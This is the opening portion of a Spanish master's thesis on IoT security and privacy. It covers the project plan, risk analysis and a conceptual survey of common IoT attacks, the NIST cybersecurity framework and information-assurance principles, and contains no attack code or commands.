Seguridad y Privacidad en Internet de las cosas

Autor: Juan Palacios Román
Máster Universitario en Seguridad de las Tecnologías
de la Información y de las Comunicaciones

Seguridad en Internet de las cosas

Consultor: Carlos Hernández Gañán

Profesora responsable: Helena Rifá Pous

diciembre 2019

FICHA DEL TRABAJO FINAL

Título del trabajo:	*Seguridad y Privacidad en Internet de las cosas*
Nombre del autor:	*Juan Palacios Román*
Nombre del consultor/a:	*Carlos Hernández Gañán*
Nombre del PRA:	*Helena Rifá Pous*
Fecha de entrega (mm/aaaa):	12/2019
Titulación:	*Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones*
Área del Trabajo Final:	*Seguridad en Internet de las cosas*
Idioma del trabajo:	*Español*
Palabras clave	*IoT, Ciberseguridad, Privacidad*

Resumen del Trabajo (máximo 250 palabras): *Con la finalidad, contexto de aplicación, metodología, resultados i conclusiones del trabajo.*

El presente Trabajo Final de Máster está compuesto de una parte teórica y una parte práctica.

En la parte teórica nos centramos en la ciberseguridad, las amenazas, los ataques, y vulnerabilidades que pueden surgir en entornos IoT. Investigamos como los dispositivos en IoT están conectados entre sí y a Internet, lo que incrementa riesgos de seguridad. Algunas de las conclusiones son:

- La actualización de firmware y sistemas operativos es requisito primordial.
- Se debe garantizar un arranque seguro de los dispositivos.
- Donde sea posible la criptografía debería ser aplicada.
- Sólo se deberían permitir dispositivos aprobados/autenticados.
- El Control de Acceso es esencial en el plan de seguridad.
- Se deben implementar reglas de seguridad que aseguren el cumplimiento de requisitos de seguridad, como el uso de contraseñas robustas, etc.

En la parte práctica primero se describe en qué consisten las pruebas de penetración en IoT con la finalidad de encontrar vulnerabilidades para poder remediarlas. Luego, mediante un entorno de pruebas IoT se realizan diferentes pruebas de penetración demostrando como un atacante podría lanzar un ataque para hacerse del control del sistema. Estas pruebas consisten en recolectar información, como hackear una contraseña, etc. Para las pruebas de penetración se utilizan herramientas disponibles de Kali Linux, por ejemplo, el Framework Metasploit para tomar control del sistema atacado. Finalmente, se dan algunas pautas para aumentar la seguridad de un entorno IoT que funciona con un Raspberry Pi como núcleo de procesamiento. Estas pautas bien se podrían aplicar a otros sistemas basados en Linux.

Abstract (in English, 250 words or less):

The present Master's Final Project is composed of a theoretical part and a practical part.

In the theoretical part we focus on cybersecurity, threats, attacks, and vulnerabilities that can arise in IoT environments. We investigate how the devices in IoT are connected to each other and to the Internet, which increases security risks. Some of the conclusions are:

- Updating firmware and operating systems is a primary requirement;
- Safe booting of the devices must be guaranteed;
- Where possible, cryptography should be applied;
- Only approved/authenticated devices should be allowed;
- Access Control is essential in the security plan;
- Security rules must be implemented to ensure compliance of security requirements, such as the use of strong passwords, etc.

The practical part first describes what the IoT penetration tests involve in order to find vulnerabilities to remedy them. Then, using an IoT testing environment, different penetration tests are performed demonstrating how an attacker could launch an attack to gain control of the system. These tests consist of collecting information, how to hack a password, etc. For the penetration tests we use available tools from Kali Linux, for example, the Metasploit Framework to take control of the attacked system. Finally, some guidelines are given to increase the security of an IoT environment that works with a Raspberry Pi as the processing core. These guidelines may well apply to other Linux-based systems.

Índice

Lista de figuras

Lista de tablas

1 Introducción

1.1 Contexto y justificación del Trabajo

Las tecnologías modernas han cambiado y siguen cambiando radicalmente la vida de la sociedad. Es casi inimaginable una sociedad sin teléfonos inteligentes, ordenadores y sin Internet. El surgimiento de la Internet of Things (IoT) significa que cada vez más objetos de la vida cotidiana están siendo conectados entre sí. Esto tiene como resultado que la IoT tendrá cada vez mayor influencia, tanto positiva como negativa, en la forma como vivimos, la forma de trabajar y también como interactuamos unos con otros.

Por una parte, IoT puede ser una fuerza impulsadora para el crecimiento de la economía e innovación. Por otro lado, este mismo desarrollo puede implicar amenazas en campos como la ciberseguridad y privacidad.

Esto lo demuestra, por ejemplo, el ataque DDoS a gran escala que dejo muchos sitios web importantes (Twitter, Amazon, PayPal, etc.), inalcanzables al inundar uno de los principales servidores de DNS. Los atacantes utilizaron cientos de miles de dispositivos conectados a internet, incluyendo cámaras web y grabadoras de vídeo digital, que habían sido infectados con un software de control llamado Mirai [1].

Otro ejemplo que llamó la atención fue el de los investigadores Javier Vázquez Vidal y Alberto García que por medio de “ingeniería inversa” descubrieron vulnerabilidades de contadores de electricidad inteligentes de cierto fabricante. Los investigadores españoles hackearon los contadores evitando la encriptación que fue diseñada para asegurar la comunicación. Los contadores investigados usaban una encriptación AES-128 simétrica relativamente fácil de romper. Una vez pasado este primer nivel de seguridad, se podría tomar el control total del contador, cambiando su identificación única para hacerse pasar por un contador de otro cliente y poder manipular las facturas del consumo eléctrico. También se podrían apoderar del hardware inyectando gusanos maliciosos convirtiendo el medidor en un arma para lanzar ataques contra la red eléctrica causando apagones generalizados [2].

A pesar de la importancia de la seguridad en las aplicaciones de IoT, estudios han revelado que la gran mayoría de soluciones de IoT se diseñan rápidamente y los productos finales se presentan al mercado sin suficientes medidas de seguridad. A menudo estos productos no logran encriptar por ejemplo flujos de vídeo de cámaras o no se realizan actualizaciones de firmware correctamente. En muchos casos, la comunicación entre el cliente y el servidor se realiza en texto plano y las contraseñas se almacenan de forma insegura.

Esto pone de relieve la importancia de asegurar adecuadamente los sistemas de IoT. En este TFM exploraremos cómo diseñar un sistema de IoT de manera que se pueda decir que es razonablemente seguro.

La cuestión principal de la investigación de esta es la siguiente:
¿Qué amenazas de seguridad surgen cuando se implementa un sistema de IoT?

Las siguientes subpreguntas han sido formuladas para responder a la pregunta central de la investigación:

1. ¿Qué comprende la IoT?
2. ¿Qué amenazas y vulnerabilidades existen en dispositivos y redes de IoT?
3. ¿Cuáles son algunas de las tecnologías y métodos disponibles para desarrollar un sistema de IoT seguro?

Estas subpreguntas se analizan a través de los diferentes capítulos de este trabajo. El último capítulo de este informe responde a la pregunta central.

1.2 Objetivos del Trabajo

Este TFM consiste en dos partes fundamentales, la primera es teórica y la segunda es una parte práctica.

Objetivos de la parte teórica son:

- Identificar y analizar los riesgos de seguridad y privacidad de la IoT.
- Analizar aspectos sociales y de privacidad relacionados con IoT.
- Comprender el diseño conceptual de hardware y software seguro.

Objetivos de la parte práctica son:

- Configurar el entorno de laboratorio para la realización de pruebas de IoT.
- Establecer una arquitectura de red segura de la IoT.
- Realizar pruebas de penetración a diferentes dispositivos de la IoT.
- Generar un informe completo con Magic Tree y Dradis.

1.3 Metodología

Para la parte teórica de este TFM se ha optado por realizar, previamente a este trabajo, un curso introductor a la IoT que fue impartido por la plataforma de Coursera en forma de MOOC. El título de este curso es “Cybersecurity and the Internet of Things” [3]. También nos basamos en la información obtenida del estudio de literatura científica y profesional, y los informes de los medios de comunicación sobre la IoT. Debido a la rápida evolución en esta área, estas últimas fuentes pueden contener información muy pertinente.

Para la parte práctica de este trabajo hemos decidido instalar un laboratorio virtual para realizar pruebas de penetración. Los temas que se consideran en la práctica también podrían explorarse exclusivamente a través de la investigación de literatura, así que ¿por qué pasar por el esfuerzo de crear un entorno de práctica? La razón es que muchas cuestiones que pueden parecer triviales y pasarse por alto, podrían manifestarse realizando pruebas reales en un entorno creado para este fin. Esto resultará en un aprendizaje más completo.

1.4 Planificación del Trabajo

En esta sección se alistan las tareas que se van a realizar durante el proyecto. Al final se resumirán estos trabajos en un diagrama de Gantt.

Actividades PEC1
Para las actividades de esta primera fase se ha reservado 2 semanas.
Las tareas que se describen en esta parte son:

- Contexto y objetivos
- Metodología
- Planificación
- Análisis de riesgos
- Estado del arte

Actividades PEC2
Esta fase abarca aproximadamente 4 semanas.

- Redactar Capitulo 2 a 5: Se llevará a cabo realizando un estudio teórico tanto de literatura científica como literatura profesional. Si el tiempo lo permita se pretende entrevistar varios expertos en el área de ciberseguridad de la empresa Qorvo Utrecht BV y Hiber BV.

Actividades - PEC3
La fase practica se ha planificado en 4 semanas y las tareas implican:

- Configurar entorno Lab: Además de la configuración el alumno ha de familiarizarse con el entorno por medio de tutoriales disponibles.
- Realizar pruebas PenTest: Antes de realizar las pruebas, han de definirse y documentar, que y como se realizarán las pruebas. Estas podrían ser:
  - Incorporación de controles de privacidad en los diseños de los sistemas de IoT y realizar pruebas de penetración.
  - Pruebas en VyOS pirateando el gateway y sus servicios.
  - Pruebas de penetración inalámbrica a dispositivo inalámbrico.
  - Pruebas de penetración a servidores de clientes atacando los firewalls de software, por ejemplo, Comodo y Private Eye.
  - Pruebas de penetración a dispositivos Android con Android Studio.

Memoria final - PEC4
Para esta fase se ha reservado 5 semanas.


- Integración de la memoria.
- Redactar conclusiones.
- Redactar resumen.
- Revisar y corrección de memoria.

Presentación en vídeo y defensa
La presentación y defensa están planeadas en dos semanas.

- Crear vídeo. Se realizará preparando un resumen en PowerPoint de los resultados obtenidos durante las fases anteriores del trabajo. Finalmente se hará una videograbación la cual será entregada a finales de diciembre.
- Defensa. Después de estudiar las preguntas del tribunal se formularán las respuestas y se enviara la solución vía el foro de esta asignatura.

En la figura 1 vemos un diagrama inicial de Gantt que muestra la planificación (aproximadamente) de las tareas que se realizaran durante este proyecto. A medida que sea necesarios se añadirán tareas y optimizará los tiempos para aquellas tareas que no se puedan realizar dentro del periodo planeado.

figura 1 - Planificación del Trabajo



Nombre	Fecha de inicio	Fecha de fin	Prioridad
Planificación del TFM	18/09/19	17/01/20	
Actividades PEC1	18/09/19	1/10/19	
Contexto y objetivos	18/09/19	23/09/19	Normal
Metodología	24/09/19	24/09/19	Normal
Planificación	25/09/19	26/09/19	Normal
Estado del arte	27/09/19	1/10/19	Normal
Entrega - PEC1	1/10/19	1/10/19	Alta
Actividades PEC2	2/10/19	29/10/19	
Redactar Capitulo 2	2/10/19	7/10/19	Normal
Redactar Capitulo 3	7/10/19	14/10/19	Normal
Redactar Capitulo 4	14/10/19	21/10/19	Normal
Redactar Capitulo 5	21/10/19	29/10/19	Normal
Entrega 2	29/10/19	29/10/19	Alta
Actividades - PEC3	30/10/19	26/11/19	
Configurar entorno Lab	30/10/19	1/11/19	Normal
Realice pruebas PenTest	1/11/19	20/11/19	Normal
Generar informe PenTest	21/11/19	26/11/19	Normal
Entrega 3	26/11/19	26/11/19	Alta
Memoria final - PEC4	27/11/19	31/12/19	
Redactar memoria	27/11/19	18/12/19	Normal
Redactar conclusion	19/12/19	24/12/19	Normal
Redactar resumen	25/12/19	26/12/19	Normal
Correccion de memoria	27/12/19	31/12/19	Normal
Entrega 4	31/12/19	31/12/19	Alta
Presentación en vídeo	1/01/20	7/01/20	
Crear vídeo	1/01/20	7/01/20	Normal
Entrega 5	7/01/20	7/01/20	Alta
Defensa del TFM	13/01/20	17/01/20	
Formular defensa	13/01/20	17/01/20	Normal
Entrega defensa	17/01/20	17/01/20	Alta

1.5 Análisis de riesgos

En la tabla 1 se enumeran posibles riesgos que pueden dificultar la continuidad de este proyecto.

Tabla 1 - Análisis Riesgos

Riesgo	Mitigación	Impacto
PEC2: Existe el riesgo que la planificación sea algo ambiciosa. Se pretende redactar un capítulo por semana.	En caso necesario no se harán las entrevistas con expertos ya que existe suficiente literatura para cumplir con la meta.	Bajo
PEC3: Existe el riesgo que la cantidad de pruebas que se pretende realizar sean demasiadas.	A medida que esta fase transcurra se decidirá si hay que reducir la cantidad de pruebas a realizar, sin que se perjudique la relevancia de las practica.	Medio
PEC3: Puede suceder que la configuración del entorno de prueba y adquirir conocimiento de su funcionamiento tome más tiempo del planeado.	En caso necesario el alumno podrá optar por realizar parte de las pruebas durante los fines de semanas. Igualmente existe la posibilidad de tomar días de vacaciones para continuar las pruebas	Medio
PEC4: Debido que el alumno ha crecido en Holanda y su idioma cotidiano no es el Castellano pudiera surgir un problema de tiempo para redactar la memoria.	A medida que avanza el proyecto, se debe redactar el documento como si se tratara de la memoria final.	Bajo

1.6 Breve sumario de productos obtenidos

El Trabajo Final de Máster se divide en diferentes fases organizadas en forma de PEC's. Los resultados de cada PEC's deben entregarse en la fecha programada según el plan docente.

- **PEC1 (Entrega: 01/10/2019).** Esta primera entrega se compone de un plan de trabajo donde se describe el problema que debe resolverse, las tareas específicas que deben llevarse a cabo y objetivos temporales.

- **PEC2 (Entrega: 29/10/2019).** Esta segunda entrega forma la parte teórica del TFM. En esta se redacta los capítulos 2, 3, 4 y 5 (para una breve descripción de estos capítulos véase la sección 1.7).

- **PEC3 (Entrega: 26/11/2019).** La tercera PEC constituye la parte práctica del TFM. En esta se redacta el capítulo 6 (para una breve descripción véase la siguiente sección 1.7, capitulo 6)

- **PEC4 (Entrega: 31/12/2019)** La última entrega evaluable es la entrega de la memoria final del TFM. En esta fase se sacarán conclusiones y añadirá un resumen del trabajo realizado demostrando los objetivos conseguidos. Antes de la entrega final se revisará el documento para que este forme un conjunto coherente de todos los trabajos realizados.

Entregas no evaluables según el plan docente.

- **Presentación (Entrega: 07/01/2020)** La presentación se realiza por medio de un vídeo en el que se presenta el trabajo realizado. Esta presentación incluye una demostración de la práctica de este trabajo.

- **Defensa (Entrega: 17/01/2020)** La defensa se hace en forma virtual por medio de dar respuestas a las preguntas formuladas por el tribunal compuesto de tres miembros.

1.7 Breve descripción de otros capítulos de la memoria

Los capítulos que componen este proyecto son:

- **Capítulo 1: Introducción.** En este capítulo se describe la justificación del proyecto y los objetivos que se pretende lograr. También se explica la metodología y se presenta la planificación del trabajo. Se da una breve descripción de otros capítulos de la memoria y por último se da una descripción del estado del arte.

- **Capítulo 2: Ciberseguridad en IoT.** En este capítulo se considera las amenazas y ataques a la seguridad en la IoT. Se examinará las principales vulnerabilidades del entorno de la IoT. Se obtendrá una comprensión general de las medidas de seguridad que se pueden aplicar.

- **Capítulo 3: Dispositivos de IoT.** El capítulo 3 proporciona una comprensión fundamental de las amenazas a la seguridad y de las vulnerabilidades de los dispositivos de IoT como primer punto de interés para los atacantes.

- **Capítulo 4: Amenazas de la red de IoT.** En el capítulo 4 examinaremos las características de la capa de comunicación en entornos IoT. Vamos también a considerar los protocolos, amenazas y seguridad de la red.

- **Capítulo 5: Protección de datos y software.** En este capítulo se analiza las vulnerabilidades inherentes a las aplicaciones locales, móviles, web y en nube. Se investigará los protocolos de capa de aplicación y algunas de las formas como se puede proteger. El enfoque final es la seguridad proactiva y las estrategias de mitigación de riesgos que se pueden implementar.

- **Capítulo 6: Pruebas de penetración de IoT.** Este capítulo constituye la fase practica del TFM. Se configura un entorno laboratorio donde se exploran redes con dispositivos de IoT para identificar las vulnerabilidades más comunes. Se explicará cómo establecer una arquitectura de red segura para la IoT. Finalmente se demuestra como generar un informe de los resultados de las pruebas.

- **Capítulo 7: Conclusión.** En este capítulo se resume los resultados obtenidos en las fases anteriores y se incluyen conclusiones y recomendaciones derivadas de dichos resultados.

1.8 Breve descripción del estado del arte

En este estudio cuando hablamos de IoT nos referimos a una red de dispositivos, sensores y otros objetos "inteligentes" conectados entre sí y con Internet. Estos objetos recogen datos de su entorno y pueden intercambiar información y, sobre esa base, tomar decisiones (semi)autónomas y llevar a cabo acciones que influyan al entorno. La IoT trae consigo oportunidades y amenazas. Es de suma importancia que se tomen medidas adecuadas para minimizar y mitigar las amenazas que vayan surgiendo. Solamente de esa manera se conseguirá que la contribución de estas tecnologías sea positiva para nuestra sociedad.

La figura 2 muestra cómo la IoT puede integrarse en todos los sectores de la sociedad e ilustra las oportunidades y amenazas que la IoT puede traer consigo.

figura 2 - Oportunidades y amenazas de la IoT [4]

Estas tecnologías además de aumentar la comodidad, la salud y la seguridad y las oportunidades en el ámbito del bienestar también pueden contribuir al crecimiento económico. Esto incluye ahorro de costes, por ejemplo, debido a que las personas mayores pueden vivir más tiempo en sus hogares o a la reducción de los costes sanitarios como resultado de la mejora de la salud. Las oportunidades de productividad contribuyen optimizando los procesos de negocio existentes. Las oportunidades en el campo de la prosperidad contribuyen al crecimiento económico mediante la introducción de nuevos productos, la creación de nuevos servicios y puestos de trabajo.

Las principales amenazas se encuentran en los ámbitos de la seguridad y la protección de la vida privada. Los riesgos de seguridad pueden estar relacionados con la ciberdelincuencia debido a la falta de protección o causados por el mal funcionamiento de los dispositivos de IoT. La privacidad está también estrechamente relacionada con los riesgos de seguridad. Cuando la seguridad de las aplicaciones de IoT no se aplican correctamente aumentan las posibilidades de que personas malintencionadas accedan a datos personales. Con amenazas al bienestar nos referimos a nivel económico, como la pérdida de empleo y el deterioro de la posición competitiva de las empresas por parte de nuevas empresas tecnológicas. Cuanto más dependientes nos hagamos de estas tecnologías y de las empresas que ofrecen aplicaciones y servicios basados en la IoT, mayor será el impacto en nuestra autonomía cuando la seguridad de estas se vea comprometida [4].

Lamentablemente, hasta la fecha, los fabricantes de dispositivos de IoT no dan prioridad a la seguridad, sobre todo porque están motivados por el beneficio económicos y quieren sacar al mercado sus dispositivos lo más rápido y barato posible. La implementación de controles de seguridad que no se les exige es costoso y llevaría más tiempo.

2 Ciberseguridad en IoT

Los desafíos de la ciberseguridad en la IoT son similares a los de cualquier otro entorno informático, pero con dimensiones distintas. Hay un gran número de dispositivos de IoT, en su mayoría de escasa protección, que interactúan físicamente con Internet como función principal. Esta característica los convierte en un blanco fácil para los ciberataques y crea complejos retos de seguridad. Por lo tanto, cuando se trata de ciberseguridad en un entorno de IoT, es esencial incorporar seguridad física para dispositivos y la protección de los datos.

2.1 Los 5 ataques más comunes en la IoT

Para poder implementar dicha seguridad es necesario saber cuáles son las amenazas, los ataques y las vulnerabilidades que pueden surgir. La Open Web Applications Security Project (OWASP) actualizó en 2018 la lista de TOP 10 vulnerabilidades más importantes para la IoT. En la siguiente sección consideramos en breve 5 de estos ataques [5] [6].

Botnet: Una red de bots es una red de sistemas y dispositivos habilitados para Internet, como ordenadores, teléfonos inteligentes o equipos de IoT, que se conectan entre sí para realizar determinadas tareas. Las redes “botnets” fueron desarrolladas para maximizar la eficiencia al realizar las tareas repetitivas necesarias para que los sitios web funcionen adecuadamente.

Desgraciadamente hoy día, las redes de bots son usadas por atacantes para tomar el control y distribuir malware de forma remota. Gestionados por los operadores de botnets a través de los servidores de comando y control (C&C Server), son utilizados por los cibercriminales a gran escala para: el robo de información privada, la explotación de datos de banca en línea, los ataques de DDoS o para el correo electrónico de spam y phishing.

Muchos objetos y dispositivos de IoT ya forman parte de los llamados "thingbots", una red de bots que incorpora objetos conectados independientemente.
Las botnets y los thingbots tienen dos características principales en común: están habilitadas para Internet y son capaces de transferir datos. El objetivo podría ser enviar miles de solicitudes por correo electrónico a un objetivo con la intención de bloquear dicho sistema.

Man-in-the-Middle (MitM): Este es un tipo de ataque de suplantación de identidad que intercepta las comunicaciones entre nodos para robar información como por ejemplo las credenciales. En este ataque, un hacker captura parte de la comunicación, usualmente las credenciales de inicio de sesión, para pasar por alto la fase de autenticación y acceder al sistema. Un hacker puede usar esta clase de ataque para manipular mensajes y transmitir información falsa. Un ejemplo podría ser un hacker que falsifica datos de sensores de humedad del suelo agrario, causando que se inunde un campo haciendo perder parte o toda la cosecha.

Data and Identity Theft: La principal táctica del robo de identidad es acumular datos de una víctima. La información general disponible en Internet, combinada con información de medios sociales, además de datos de relojes inteligentes, rastreadores de fitness y, si están disponibles, medidores inteligentes, refrigeradores inteligentes y muchos más, dan una idea muy completa de su identidad personal. Mientras más detalles se puedan conseguir sobre un usuario, más fácil y sofisticado puede ser un ataque dirigido al robo de identidad.

Otro método para robar datos e identidad que utilizan los hackers es la ingeniería social. La ingeniería social es el acto de manipular a la gente para que revele información confidencial, podría ser el nombre de usuario y contraseña, para por ejemplo instalar software malicioso y obtener control sobre la computadora de la víctima y acceso a información personal.

Code Injection: Este tipo de ataque consiste en inyectar código malicioso en un programa informático cambiando el resultado de la ejecución. Los hackers pueden falsificar una identidad, modificar o destruir datos existentes, o incluso adquirir privilegios de administración de un servidor y de base de datos.

Para almacenar datos de aplicaciones IoT a menudo se usa técnicas como la de Structured Query Language (SQL) y Extensible Markup Language (XML). Estas bases de datos pueden ser susceptibles a ataques de inyección de código:

- **Inyección SQL:** Es una técnica que consiste en inyectar código malicioso en SQL por ejemplo a través de campos de entrada en páginas web [7].
- **Inyección XML:** Durante una inyección XML, un atacante intenta inyectar varias etiquetas XML en el código con la intención de modificar la estructura XML. Un ataque con éxito podría resultar en una operación no autorizada, como por ejemplo la modificación de los datos de pago o el inicio de sesión como administrador de un sistema [8].

Denial of Services: La denegación de servicio (DoS) es un tipo de ataque a la red en el que los servicios se interrumpen o no están disponibles para los usuarios, ni para dispositivos o aplicaciones. Los dos tipos más frecuentes son:

- **Cantidad desbordante de tráfico:** En este ataque, el objetivo se ve desbordado por una cantidad masiva de datos enviados por el atacante. Esta cantidad de tráfico finalmente hace muchos más lento el servicio o incluso puede hacer que el sistema se caiga por completo.
- **Paquetes de formato malicioso:** En este ataque el sistema receptor es incapaz de gestionar los paquetes con formato malicioso enviados por el atacante. Suele resultar en un rendimiento lento o en una caída completa del sistema.

Si el ataque DoS se origina en múltiples recursos, se denomina ataque de Distributed Denial of Service (DDoS). En la denegación de servicio distribuido, el hacker infecta numerosos dispositivos de la red con programas maliciosos formando una red de dispositivos infectados conocidos como zombis. Estos dispositivos apuntan a otros dispositivos de la red y los infectan, creando un gran número de zombis que son todos gestionados por un sistema de control en manos del atacante.

2.2 Visión general de medidas de seguridad

Para ayudar a empresas a establecer planes de seguridad completos, el Instituto Nacional de Estándares y Tecnología de Estados Unidos (NIST) desarrolló un marco de seguridad informática que se centra en los riesgos populares de la seguridad informática y la privacidad, así como en los métodos para mitigarlos. La última versión del marco de seguridad cibernética del NIST también es aplicable a los dispositivos de IoT [9] [10].

El marco consta de cinco funciones básicas: identificar, proteger, detectar, responder y recuperar. Para cada función se ofrece un conjunto de actividades para lograr resultados específicos en materia de ciberseguridad. Tal como muestra la siguiente imagen estas actividades son: categorías, subcategorías y referencias informativas.

figura 3 - Estructura del marco de seguridad

Estas funciones proporcionan una visión estratégica de alto nivel del ciclo de vida de la gestión del riesgo de ciberseguridad. Ayudan a una organización a gestionar el riesgo de la ciberseguridad organizando la información, facilitando la toma de decisiones, abordando las amenazas y aprendiendo para mejorar de las actividades anteriores.

A continuación, una breve descripción de las funciones [10].

- **Identificar:** El objetivo de esta función es comprender las operaciones de la organización e identificar los riesgos de ciberseguridad en todas las áreas, incluyendo sistemas, personas, activos, datos y capacidades.
- **Proteger:** En esta función se desarrolla y aplica las medidas adecuadas para garantizar la ejecución de los servicios. Incluye la gestión de identidades, el control de acceso y la seguridad de los datos.
- **Detectar:** Esta función se encarga de detectar e identificar cualquier evento de ciberseguridad que se produzca. Incluye monitorear continuamente para descubrir anomalías.


- **Respuesta:** Esta función utiliza los métodos adecuados para minimizar el impacto del incidente de ciberseguridad en las operaciones de una organización. Puede incluir la planificación de la respuesta, las estrategias de comunicación y el análisis estructurado.
- **Recuperar:** Esta función es responsable del desarrollo de planes de recuperación de los servicios y de los sistemas afectados por incidentes de ciberseguridad.

2.3 Seguridad de la información

La seguridad de la información se define como el conjunto de medidas destinadas a proteger y defender la información y los sistemas de información garantizando su disponibilidad, integridad, autenticación, confidencialidad. Esto incluye la provisión de recuperación del sistema mediante la incorporación de protección, detección y de la capacidad de reacción [11].

En 1991, el experto en ciberseguridad John McCumber introdujo un modelo cúbico con tres dimensiones: Principios de seguridad, estados de información y contramedidas. Para el año 2001 este modelo cubico se había convertido en un modelo de garantías para la información, véase figura 4.

figura 4 - Modelo de garantía de Información



El cubo de garantía de la información es un modelo completo para ayudar a diseñar un programa sólido de garantía de la información que puede aplicarse fácilmente a la IoT [12].

A continuación, examinaremos las dimensiones con más detalle.

2.4 Seguridad de los servicios

Disponibilidad: En entornos de IoT, los errores de los dispositivos o los incidentes de ciberseguridad pueden provocar un fallo en la disponibilidad de los datos e impedir el acceso a los dispositivos y servicios de IoT. Como ejemplo, podríamos pensar en el caos que causaría un sistema de semáforos si los sensores no enviasen la información correcta a los actuadores.

Existen varios mecanismos y métodos para garantizar la disponibilidad de los datos, entre ellos:

- Redundancia del sistema
- Copias de seguridad del sistema
- Mayor resiliencia del sistema
- Mantenimiento de equipos
- Sistemas operativos y software actualizados
- Plan de recuperación de desastres imprevistos

Integridad: La integridad es la necesidad de verificar la calidad de los datos asegurando la exactitud, relevancia, consistencia y confiabilidad de los datos en todos los procesos operativos, incluyendo la captura, almacenamiento, recuperación, actualización y transferencia de datos.

El nivel de importancia de la integridad de los datos depende del tipo de datos recopilados y del grado de uso en la organización. Los datos pueden clasificarse en cuatro niveles de integridad de aplicación: crítico, alto, medio y bajo. La tabla 2 muestra algunos ejemplos de los niveles de integridad.

Tabla 2 - Niveles de integridad de datos

Nivel	Aplicación
Crítico	Servicios sanitarios y de urgencias: - Todos los datos son validados y probados - Se verifica la fiabilidad de los datos - Algunos ejemplos son los registros financieros y de atención médica
Alto	Comercio electrónico: - Todos los datos son validados - Se comprueban los datos para garantizar la fiabilidad - Algunos ejemplos son las bases de datos de las organizaciones
Medio	Ventas en línea y motores de búsqueda: - Se realiza poca verificación - Los datos no son totalmente fiables - Los datos se recopilan mediante formularios públicos
Bajo	Blogs y sitios de publicación personal: - Los datos no pueden ser verificados - Bajo nivel de confianza en el contenido - Como ejemplo la opinión pública y participación abierta

Autenticación: La autenticación es un servicio de seguridad diseñado para establecer la validez de una transmisión, mensaje u originador, o como medio de verificar la autorización de un individuo para recibir categorías específicas de información. Los métodos de autenticación comunes incluyen una combinación de nombre de usuario y contraseña, e inicios de sesión biométricos, como el reconocimiento de huellas dactilares. La autenticación dentro de Aseguramiento de la Información requiere la investigación de cualquier fallo explotable en los sistemas de autenticación de una organización y la acción para eliminarlo.

